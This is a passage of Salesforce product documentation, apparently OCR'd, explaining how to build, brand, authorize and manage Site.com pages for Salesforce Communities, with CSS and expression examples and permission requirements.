
USER PERMISSIONS

To edit only content in Site.com sites:

- `Site.com Contributor User` field enabled on the user detail page

  AND

  Contributor role assigned at the site level



- Select a view (1) on the Overview tab to view its contents (2).
  - All Site Content—View all of the site's pages, images, and files.
  - Site Pages—View and edit pages or create site pages, if available.
  - Assets—Import assets, such as images and files.
  - Site Configuration—Manage user roles in the site. This is available only if you have the "Manage Users" perm.
- Use the toolbar (3) to:
  - Import assets, such as images and files.
  - Preview the site in a browser window.
- Use the site's pull-down menu (4) to:
  - Open recently accessed sites.
  - Exit Site.com Studio and return to Salesforce.

SEE ALSO:

Using Site.com Studio as a Contributor

Community Builder (Site.com)

Use Community Builder (Site.com) Without Templates

Each community has one associated Site.com site that lets you add custom, branded pages to your community. By default, Site.com pages are publicly available and don't require login, but you can also create private pages that only community members can access.

For more detailed information about using Site.com, check out the online help.

Before You Begin

Communities users with the "Create and Set Up Communities" permission automatically have full site administrator access to a community's Site.com site. To let Communities users without the permission edit the site, you must purchase and assign either a Site.com Publisher or a Site.com Contributor feature license, and assign a user role at the site level.

See About Site.com User Roles on page 5312.

Tips and Considerations

- Communities users with the "Create and Set Up Communities" permission are assigned the role of site administrator in a community's Site.com site. However, they don't appear in the User Roles section on the Overview tab of Site.com Studio.
- You can't create, delete, or duplicate community sites in Site.com.
- When working with data-bound components, such as data repeaters and forms, keep in mind that the objects listed may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site's guest user profile.
- When adding forms to authenticated community pages in Site.com, set the current user for Salesforce objects that require the Owner ID field. Setting the current user (as opposed to the default guest user) lets you identify the authenticated user when the form is submitted. To set the current user for the Owner ID field, select the field in the form, click **Configure** under Field Properties in the Properties pane, select `Global Property` as the source, and select `Current userID` as the value.
- The home page, 404 page, login page, and self-registration page that you specify for Site.com Community sites in Site Configuration set the default pages for the Site.com Community site. These default URLs are used unless you specify different URLs in Community Management under **AdministrationPages** and **AdministrationLogin & Registration**. Community error pages are specified in Force.com Setup, under Error Pages.
- When your Site.com Community site is inactive, users are redirected to the Service Not Available page defined in Community Management under Pages.
- The contributor's view is not available by default for Site.com Community sites. However, you can use a Site.com Contributor license to grant contributor access to a specific user. See *About Feature Licenses* in the Site.com help for details. Alternatively, a user can preview the Site.com Community site as a contributor by appending `?iscontrib` to the site's URL. For example: `https://sitestudio.na1.force.com/?iscontrib`

Use Site.com to Customize Your Community

Create Branded Pages Overview

When you create a Community site, Salesforce automatically creates a new Site.com site and associates it with your community.

Site.com Authorization Overview

Display Current Community User Information

Site.com designers creating authenticated pages for a community site can display the current user's information by accessing `CurrentUser` namespace expressions.

Expressions Available for Displaying Current User Information

Determine the URL of a Site.com Page

Add Authenticated Site.com Pages to Community Tabs

After you create a private Site.com page, you can add the page to a tab in your community.

Add Chatter News or Group Feeds to Community Site.com Pages

Use the Chatter News Feed to display a Chatter feed on your site pages, or display the feeds of a particular group using the Chatter Group Feed.

Improve Performance with HTML Page Caching for Communities in Site.com

HTML caching lets you improve the performance and page rendering of your community's Site.com site by controlling how often the generated markup of the page is reloaded.

SEE ALSO:

Choosing Between Community Builder and Force.com Sites

Use Site.com to Customize Your Community

Set Up and Manage Salesforce Communities

Use Site.com to Customize Your Community

Communities users can use Site.com to build custom, branded pages for a community. There are many approaches to building custom pages for your community, but these are some of the typical stages involved:

- **Import Assets**—Collect the assets, images, and files you plan to use on your custom page. Import the assets into Site.com Studio, where they appear in the Assets section of the Overview tab.
- **Create Branded Pages**—The quickest and easiest way to create branded pages is to use the Community Template, which is automatically included with all Site.com community sites. When you create a new page based on the Community Template, the page includes all of the branded styles in your community, including the community's header and footer. If you want even more control over the look and feel of your community page, you can create your own page template, drag community headers and footers to it from the Widgets section of the Page Elements pane, and add other community styles.

  Note: As of Spring '15, the Community Template is no longer available for new communities. If you already have a Site.com community that's based on the Community Template, it will continue to work. For information on creating a community, see Create Communities on page 3357.

- **Use Branded CommunityStyles**—Develop the look and feel of your custom pages by using the CommunityBranding style sheet, or by creating branded community styles in your own cascading style sheets (CSS). If you're not completely up to speed with CSS, the Style pane provides an easy, visual way to create and manage styles. Or if you're a CSS expert who likes to get straight into the code, you can hand-code community styles right in your own style sheets.
- **Create Public Pages**—Using the template as a base, you can quickly create pages, which automatically inherit all the elements of the page template. Or if you need a standalone page that doesn't follow the overall design, you can create a blank page instead.
- **Make Pages Private**—By default, any page you create in Site.com Studio is publicly available. However, you can make pages private so that only logged-in Communities users can access them.
- **Add Features, Page Elements, and Community Widgets**—Use Site.com's prebuilt page elements to add features such as navigation menus, images, content blocks, and community widgets. Retrieve data from your organization's objects and dynamically display it on your site pages using data repeaters and data tables. Alternatively, gather and submit data from visitors using forms.
- **Add and Edit Content**—At this stage, the page is usually ready for you to add and edit content such as text, images, videos, and hyperlinks. And as you work, you can upload any images or files you need.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- "Create and Set Up Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

- **Review and Test the Page**—Testing the changes to your page happens throughout the development cycle. You should always preview your changes to ensure they display as expected in a browser. You can also send a preview link to reviewers so they can review the finished product before it goes live.
- **Publish the Page**—After testing is complete, you're ready to make the page available to your community by publishing your changes.
- **Add Authenticated Pages to Your Community's Tab**—Now that the page is tested and published, if you're working with authenticated pages, the final step is to add the page to a tab in your community.
- **Use Site.com in Sandbox**—Site.com is now available on sandbox. When you create a sandbox copy from a production organization, you can include your Site.com sites. You can also copy your sandbox site back to production using the overwrite feature.

SEE ALSO:

Use Community Builder (Site.com) Without Templates

Set Up and Manage Salesforce Communities

Brand Your Community

Create Branded Pages Overview

When you create a Community site, Salesforce automatically creates a new Site.com site and associates it with your community.

With Site.com Community sites you can:

- Use the branded Community template to create Site.com pages for your community.

  Note: As of Spring '15, the Community Template is no longer available for new communities. If you already have a Site.com community that's based on the Community Template, it will continue to work. For information on creating a community, see Create Communities on page 3357.

- Use the `CommunityBranding` style sheet to style Site.com pages by using CSS.
- Create your own community CSS styles using a number of available `Network` namespace expressions.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Configure and Customize Pages in Your Community

Pages are the building blocks of your community. They control how your users see and interact with the community.

Create Branded Pages from the Community Template

Site.com Community sites include a branded template that you can use to create new community site pages.

Apply Community Styles from the CommunityBranding Style Sheet

The `CommunityBranding` style sheet contains a set of CSS styles created from `Network` namespace expressions.

Create Community Styles in a CSS Style Sheet

Branded Community styles are available in Site.com Community sites through `Network` namespace expressions.

Expressions Available for Community Branding

View the CommunityBranding Style Sheet

The `CommunityBranding` style sheet contains a set of branded styles from your community.

Configure and Customize Pages in Your Community

Pages are the building blocks of your community. They control how your users see and interact with the community.

Each page contains a collection of components that are organized around a task or function—whether it's opening a case or searching for an article. The pages that comprise each of the preconfigured community templates are ready for you to use with very little configuration. Also, you can create pages or drag and drop other components on to existing pages as needed. If you create custom Lightning components, they appear in the list of available components on the left side of the page.

When you edit a page, you can set properties for how information appears, move components around, or delete components you don't require.

Note: You can delete inactive pages, but you can't rename pages.

For example, the Home page in the Customer Service (Napili) template contains components that quickly give community members an overview of the community content. These include components that let customers explore articles, read discussions, search for information, ask questions, and contact support. If you're creating a community to deflect cases and don't want to let customers file cases, you can remove the component for contacting support.

To edit a page, go to Community Builder

1. From the Page dropdown, select the page to edit.
2. Click  to open the Page Editor.
3. Select the component you want to edit.
4. In the property editor, edit any of the properties of the component.
5. To add a component to the page, simply drag it from the Lightning Components menu and drop it where you want it on the page.
6. To delete a component from the page, hover over the component and click .
7. After you're done configuring the page, click **Publish**.

SEE ALSO:

Which Community Template Should I Use?

Implementation guide: Community Templates for Self-Service

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or publish a community:

- "Create and Manage Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To enable Communities:

- "Customize Application"

To create article types and article actions:

- "Manage Salesforce Knowledge"

To create data categories:

- "Manage Data Categories"

Create Branded Pages from the Community Template

Site.com Community sites include a branded template that you can use to create new community site pages.

The styles for the `Community Template` come from the `CommunityBranding` style sheet, which is automatically included for all new Site.com Community sites.

To create branded pages from the `Community Template`:

1. On the Site.com Overview tab, hover over Site Pages and click **New**.
2. Type the new community page name. Page names can't include spaces or special characters, such as #, ?, or @.
3. Make sure `Community Template` is selected for the page template.
4. Click **Create**.

Note:

- Community branding options, such as headers, footers, and page colors, are set from the **Administration** > **Branding** section on the Community Management page.
- Empty community headers and footers, or headers that contain only images, won't work in Site.com. Be sure to specify customized HTML blocks for your community headers and footers if you're creating Site.com pages from the `Community Template`, or creating community headers and footers using `Network` namespace expressions.
- Community headers and footers are available as widgets in Site.com community pages. To add a community header or footer to a blank page, drag it to the page from the Widgets section of the Page Elements pane.

SEE ALSO:

Create Branded Pages Overview

View the CommunityBranding Style Sheet

Site.com Page Templates Overview

Creating Site.com Page Templates

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- "Create and Set Up Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Apply Community Styles from the CommunityBranding Style Sheet

The `CommunityBranding` style sheet contains a set of CSS styles created from `Network` namespace expressions.

The `CommunityBranding` style sheet is attached to the `Community Template`, and is responsible for the template's branded look and feel. You can access the styles in the `CommunityBranding` style sheet and apply them directly to elements on any page.

To apply community styles using the `CommunityBranding` style sheet:

1. Make sure the `CommunityBranding` style sheet is attached to the Site.com page you want to brand. (See Creating and Using CSS Style Sheets on page 5400.)

   Note: All Site.com pages based on the `Community Template` automatically have the `CommunityBranding` style sheet attached to them.

2. Select the element on the page you want to style.
3. Open the Style pane.
4. Select Class.
5. Start typing "brand".
   A list of all of the available styles in the `CommunityBranding` styles sheet appears.
6. Select the style you want to apply.

SEE ALSO:

- Create Branded Pages Overview
- Create Branded Pages from the Community Template
- View the CommunityBranding Style Sheet
- Creating and Using CSS Style Sheets

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- "Create and Set Up Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Create Community Styles in a CSS Style Sheet

Branded Community styles are available in Site.com Community sites through `Network` namespace expressions.

You can access a full list of available `Network` namespace expressions to create new community styles in any CSS style sheet. When you add an expression to a CSS rule, Site.com "pulls in" the style as it's defined in the community, and displays it on your page.

To create community styles in a CSS style sheet:

1. Open an existing style sheet or create a new style sheet. (See Creating and Using CSS Style Sheets on page 5400.)
2. Click **Edit Style Sheet Code**.
3. Add a new community style rule by using any of the available `Network` expressions. You can create both ID styles and class styles. For example:

```
#main_content_block {
  background-color: {!Network.primaryColor};
  color: {!Network.primaryComplementColor};
}
.secondary_content_blocks{
  background-color: {!Network.zeronaryColor};
  color: {!Network.zeronaryComplementColor};
}
```

4. Apply the new styles to elements on other pages.

Note: Remember, the style sheet that contains your community styles must be attached to the page containing your styled elements.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- "Create and Set Up Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

SEE ALSO:

Create Branded Pages Overview
Expressions Available for Community Branding
Creating and Using CSS Style Sheets

Expressions Available for Community Branding

You can use the `Network` namespace expressions listed on this page to create your own Community styles.

Community branding options, such as headers, footers, and page colors, are set from the **Administration** > **Branding** section on the Community Management page.

Note:

- Empty community headers and footers, or headers that contain only images, won't work in Site.com. Be sure to specify customized HTML blocks for your community headers and footers if you're creating Site.com pages from the `Community Template`, or creating community headers and footers using `Network` namespace expressions.
- Community headers and footers are available as widgets in Site.com community pages. To add a community header or footer to a blank page, drag it to the page from the Widgets section of the Page Elements pane.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Network Expression	Corresponding Community Branding Page Element
`{!Network.header}`	Custom content of the community header.
`{!Network.footer}`	Custom content of the community footer.
`{!Network.zeronaryColor}`	The background color for the community header.
`{!Network.zeronaryComplementColor}`	The font color used with `zeronaryColor`.
`{!Network.primaryColor}`	The color used for active tabs in the community.
`{!Network.primaryComplementColor}`	The font color used with `primaryColor`.
`{!Network.secondaryColor}`	The color used for the top border of lists and tables in the community.
`{!Network.tertiaryColor}`	The background color for section headers on edit and detail pages in the community.
`{!Network.tertiaryComplementColor}`	The font color used with `tertiaryColor`.
`{!Network.quaternaryColor}`	The background color for pages in the community.
`{!Network.quaternaryComplementColor}`	The font color used with `quaternaryColor`.

SEE ALSO:

Create Branded Pages Overview

Create Community Styles in a CSS Style Sheet

View the CommunityBranding Style Sheet

The `CommunityBranding` style sheet contains a set of branded styles from your community.

Community branding options, such as headers, footers, and page colors, are set from the **Administration** > **Branding** section on the Community Management page.

To see the Community styles in the `CommunityBranding` style sheet, on the Site.com Overview tab, click Style Sheets, and click the `CommunityBranding` style sheet. The Community styles are listed on the left. To see the code for the style sheet, click **Edit Style Sheet Code**.

A total of fourteen Community class styles are provided. These are the default contents of the style sheet:

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

```
.brandZeronaryBgr {
 background-color: {!Network.zeronaryColor} !important;
}
.brandZeronaryFgr {
 color: {!Network.zeronaryComplementColor} !important;
}
.brandPrimaryBgr {
 background-color: {!Network.primaryColor} !important;
}
.brandPrimaryFgr {
 color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd2 {
 border-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryFgrBrdTop {
 border-top-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd {
 border-top-color: {!Network.primaryColor} !important;
}
.brandSecondaryBrd {
 border-color: {!Network.secondaryColor} !important;
}
.brandSecondaryBgr {
 background-color: {!Network.secondaryColor} !important;
}
.brandTertiaryFgr {
 color: {!Network.tertiaryComplementColor} !important;
}
.brandTertiaryBgr {
 background-color: {!Network.tertiaryColor} !important;
 color: {!Network.tertiaryComplementColor} !important;
 background-image: none !important;
}
.brandTertiaryBrd {
 border-top-color: {!Network.tertiaryColor} !important;
}
.brandQuaternaryFgr {
 color: {!Network.quaternaryComplementColor} !important;
```

```
}
.brandQuaternaryBgr {
 background-color: {!Network.quaternaryColor} !important;
}
```

SEE ALSO:

- Create Branded Pages Overview
- Create Branded Pages from the Community Template

Site.com Authorization Overview

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

As part of your site design, you might want to control what content is public and private to your site visitors. New sites are initially set so that all site resources, such as folders and pages, are public. You can change the default setting from the Authorization view found under Site Configuration.

The global site authorization options are:

- No Authorization (default)—All resources are public.
- Requires Authorization—All resources are private.
- Custom—All resources are public by default, but can be made private.

The No Authorization and Requires Authorization options let you quickly make your site either all public or all private. But, if you want to control access to individual pages, folders, and other resources, use the Custom option. Selecting Custom enables a `Requires Authorization` checkbox on the Actions menu for all resources throughout the site. You can define authorization at the site, folder, page, and individual resource level. As you mark items for authorization, a lock icon appears on them. After a resource, like a page, is marked as private, users who aren't logged into Salesforce are asked to log in when they try to access it.

Resources can inherit their privacy setting from folders. For example, when a resource, such as a site folder, is marked for authorization, anything placed in that folder inherits the folder's authorization setting and becomes private. If you drag that resource into a public folder, it becomes public again. But, if you explicitly mark a resource as private using the Actions menu, and then drag it into a public folder, it still remains private because the privacy setting at the resource level dominates.

When you use the Custom option, an authorization table appears in the Authorization view that lets you manage your private resources/items marked as private. You can remove authorization from a resource by either deleting it from the authorization table, or by deselecting the Requires Authorization box on the item itself.

- Setting Custom Authorization
- Removing Site.com Authorization

SEE ALSO:

- Setting Custom Authorization
- Removing Site.com Authorization

Setting Custom Authorization

When you select Custom authorization, you get a great deal of flexibility in controlling access to your site. Not only can you control who has access to top level resources, like folders and pages, but you can also set access at the individual resource level.

Using Custom authorization at the folder level is a great way to make a large number of resources private without having to mark them individually. Let's say you periodically run sale offers for your paid users. If you drag all the sale pages into a special folder you mark for authorization, they instantly inherit the folder's setting. Users will need to log in to access them. Plus, if you decide to make one of the sale pages available to everyone, you can simply drag it back into a public folder, or to the root of the All Site Content area.

1. Open you site for editing.
2. Click **Site Configuration** > **Authorization**.
3. Select **Custom**.
4. Click **All Site Content**.
5. Create a folder to hold the private pages if it doesn't already exist.
6. From the folder's Actions menu, select **Requires Authorization**. You'll see the lock appear on the folder. It is now private.
7. Drag any pages you want to make private into the folder. A lock appears on them too.

Example: Let's take another example. If you have a page that you'd like to keep private no matter where it resides, you can set its authorization using the Actions menu. After you set it at the individual resource level, it remains private even if you drag it into a folder that isn't set to private. In other words, an resource marked private is always private until you deselect **Requires Authorization** on the Actions menu.

If you check the Authorization page, you'll see all folders and resources marked private are listed in the authorization table where you can view and delete them.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage authorization:

- You must be an administrative user on the site

SEE ALSO:

Removing Site.com Authorization

Removing Site.com Authorization

You can remove authorization for a resource by either deleting it from the authorization table under Site Configuration, or by deselecting **Requires Authorization** from the menu.

1. Open your site for editing.
2. Click **Site Configuration** > **Authorization**.
3. From the authorization table, click **Delete** next to the item you want to remove. Alternatively, navigate to the All Site Content view. Select the resource. From the Actions menu, deselect **Requires Authorization**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage authorization:

- You must be an administrative user on the site

Example: If a resource is explicitly marked as private using the Actions menu, then you must remove authorization from it using the Actions menu. For example, if a page marked private is dragged into a folder that's public, it remains private. Likewise, if you drag it into a folder that's already private, and remove the authorization on that folder, the page will still be private.

SEE ALSO:

Setting Custom Authorization

Display Current Community User Information

Site.com designers creating authenticated pages for a community site can display the current user's information by accessing `CurrentUser` namespace expressions.

1. Open the page on which you want to display the current community user's information.
2. From the Page Elements pane, drag a **Content Block** or **Custom Code** page element onto the page.
3. Type *`{!CurrentUser.`* and the value that you want to display.
   For example, `{!CurrentUser.firstName}`.

   Check the list of available expressions for displaying current user information.
4. Add any additional text you require.
   For example, `Welcome back {!CurrentUser.firstName}!`.
5. If you're in a Content Block, click **Save**. If you're in a Custom Code element, click **Save and Close**.

Note: If an unauthenticated user views a page that contains `CurrentUser` expressions, the current user information does not appear. For example, if an unauthenticated user viewed a page that contained the above example, the user would see "Welcome back !" as the welcome message.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- "Create and Set Up Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Expressions Available for Displaying Current User Information

Use these `CurrentUser` namespace expressions to display authenticated user information on a Site.com community page.

CurrentUser Expression	Displays
`{!CurrentUser.name}`	Combined first and last name of the user, as displayed on the user detail page.
`{!CurrentUser.firstName}`	First name of the user, as displayed on the user edit page.
`{!CurrentUser.lastName}`	Last name of the user, as displayed on the user edit page.
`{!CurrentUser.userName}`	Administrative field that defines the user's login.
`{!CurrentUser.email}`	Email address of the user.
`{!CurrentUser.communityNickname}`	Name used to identify the user in a community.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Determine the URL of a Site.com Page

After you create a Site.com page, you can determine the page's URL to:

- Provide your users with a URL that lets them access a public page directly.
- Create a link to the page from other pages, including Force.com Sites and Visualforce pages.
- Make it the home page for your community using a URL redirect in Force.com Sites.
- Add a private page to a web tab in your community.

1. To determine the correct URL for the page:
   - From the Create Community wizard, click **Customize**.
   - If you navigated away from the Create Community wizard, click **Customize** > **Communities** > **All Communities**, then click the **Manage** button next to the community name.
2. Click **AdministrationSettings**.
3. Copy the URL displayed on the page and paste it into a text editor.
4. To create a URL that points to:
   - The Site.com site's home page, append `/s/` to the URL. For example, `https://mydomain.force.com/mycommunity/s/`.
   - A specific Site.com page, append `/s/<page_name>`, where `<page_name>` is the name of the Site.com page. For example, `https://mydomain.force.com/mycommunity/s/promotion`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- "Create and Set Up Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

The URL is case-sensitive and "s" must be lowercase.

SEE ALSO:

Add Authenticated Site.com Pages to Community Tabs

Force.com Sites URL Redirects

Add Authenticated Site.com Pages to Community Tabs

After you create a private Site.com page, you can add the page to a tab in your community.

In this case, you need to create a Web tab that points to your Site.com page.

1. In the Properties pane for your page, select `Show Salesforce Header`.
   Selecting this option ensures that you see tabs in your community.
2. Enter the tab name as it should appear on the tab in your community.
   The web tab you create must have the same name.
3. Determine the correct URL for the page.
   The URL must be in the following format `https://mydomain.force.com/mycommunity/s/<pagename>`, where *pagename* matches the name of your page.
4. From Setup, enter *Tabs* in the `Quick Find` box, then select **Tabs**.
5. In Web Tabs, click **New** and enter the name of the tab as it appears in the Tab Name field in your page properties.
6. On the Step 3 screen, paste the URL you created in the Button or Link URL text box.
7. Return to the Create Community wizard and add the new tab to your community.

To preview the private page in your community, you must publish your Site.com site.

Note: You can't publish your site from sandbox.

SEE ALSO:

Set Up and Manage Salesforce Communities

Create Web Tabs

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- "Create and Set Up Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Add Chatter News or Group Feeds to Community Site.com Pages

Use the Chatter News Feed to display a Chatter feed on your site pages, or display the feeds of a particular group using the Chatter Group Feed.

1. Drag the **News Feed** or **Group Feed** from the Widgets section of the Page Elements pane onto the page.
   When you add a widget to a page, it creates a copy or *instance* of the widget. You can't edit the content of a widget, but you can edit the properties.
2. If you're adding a group feed, enter the Group ID in the Properties pane.
   The Group ID determines which group feed is displayed on your page. You can include more than one group feed on a page if you want to show the feeds for multiple groups.
3. Preview the page to test the feed, or use Live Mode to see how the feed renders in different mobile devices.

Consider the following limitations when using a news or group feed in your community Site.com sites:

- Chatter news and group feeds only appear if a user is logged in to the community. They don't appear to guest users or in anonymous preview mode.
- Chatter news and group feeds may not render appropriately on pages less than 700px wide. We recommend a minimum page width of 700px to view full content. We also recommend using a white background.
- Chatter news and group feeds only inherit some page branding elements.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- "Create and Set Up Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Improve Performance with HTML Page Caching for Communities in Site.com

HTML caching lets you improve the performance and page rendering of your community's Site.com site by controlling how often the generated markup of the page is reloaded.

Lets say 100 people visit the page at the same time. Without caching, the page makes 100 separate requests for the same markup, slowing performance considerably. However, with caching enabled, the page markup is requested and retrieved only once—the first time someone visits the page. Any subsequent page requests during a set time period are returned from the cache. When the specified time period expires, the cache is refreshed.

Note: The caching duration applies only to community pages that are accessed by guest users. When a user logs in to access the page, caching is disabled.

1. In Site.com Studio, open the page.
2. In the `Cache Duration (Minutes)` field of the Cache section of the Properties tab, specify the length of time to cache the page.

   By default, the caching duration of a page is set to 30 minutes.

   To disable caching, set the page's caching duration to 0.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage a community's Site.com custom pages:

- "Create and Set Up Communities"

  OR

  `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Creating a Site.com Site

To get started with Site.com, create a new blank site:

1. On the Site.com tab in the Site.com app, click **New**. Alternatively, in Site.com Studio, click **Create a New Site** in the site's drop-down menu.
2. Click **Create a Blank Website**.
3. Enter the site name.
4. Click **Create**. Your new website opens in Site.com Studio, where you can create page templates and site pages, and add functionality to it.

Note: You can't create, delete, or duplicate community sites in Site.com.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To create or import Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

Deleting a Site.com Site

Duplicating a Site.com Site

Exporting a Site.com Site

Importing a Site.com Site

Configuring Site Properties

Enabling Clickjack Protection

Clickjacking is a type of attack that tries to trick a user into clicking something, maybe a button or link, because they perceive they are clicking something safe. Instead, the button or link performs malicious actions on your site leading to data intrusion, unauthorized emails, changed credentials, or other site-specific actions.

Site.com Versioning Overview

Each time you publish your site, it's tracked as a version. You can restore your site back to one of the previously published versions. You can't select individual components when restoring; you must restore the complete site.

Creating URL Redirects in Site.com

If you move or reorganize pages in your site, search engines may have trouble finding the new page locations. To avoid this, set up URL redirects to inform users and search engines that site content has moved.

Importing External Websites into Site.com

With Site.com Studio, you can import your existing website and recreate it automatically as a Site.com site. This saves you the time of having to re-code existing HTML pages.

Copying and Overwriting a Site

Sometimes, you might want to copy and replace your current production Site.com or Site.com community site with another site.

Using the Metadata API to Deploy a Site

As a user, you can migrate a site from sandbox to production. You can use the Metadata API to create a deployable package for Salesforce Communities sites and Site.com sites.

SEE ALSO:

Creating Site.com Page Templates

Creating Site.com Pages

Editing Site.com Pages as a Designer or Site Administrator

Deleting a Site.com Site

You can delete any site that isn't published. If the site is published, you must first unpublish it before you can delete it. See Taking a Site Offline on page 5484.

1. On the Site.com tab in the Site.com app, select the site and click ▾ > **Delete**.
2. Click **OK**.

Note: You can't create, delete, or duplicate community sites in Site.com.

SEE ALSO:

Exporting a Site.com Site

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

Duplicating a Site.com Site

To create a copy of a site:

1. On the Site.com tab in the Site.com app, select the site and click > **Duplicate**. Alternatively, on the Overview tab in Site.com Studio, click > **Duplicate This Site**.
2. Enter a name for the site.
3. Click **Create**.

Note:

- If you're creating a copy of a site that uses data services, you must set the data access permissions in the new site's guest user profile.
- You can't create, delete, or duplicate community sites in Site.com.

SEE ALSO:

Creating a Site.com Site

Exporting a Site.com Site

Importing a Site.com Site

EDITIONS

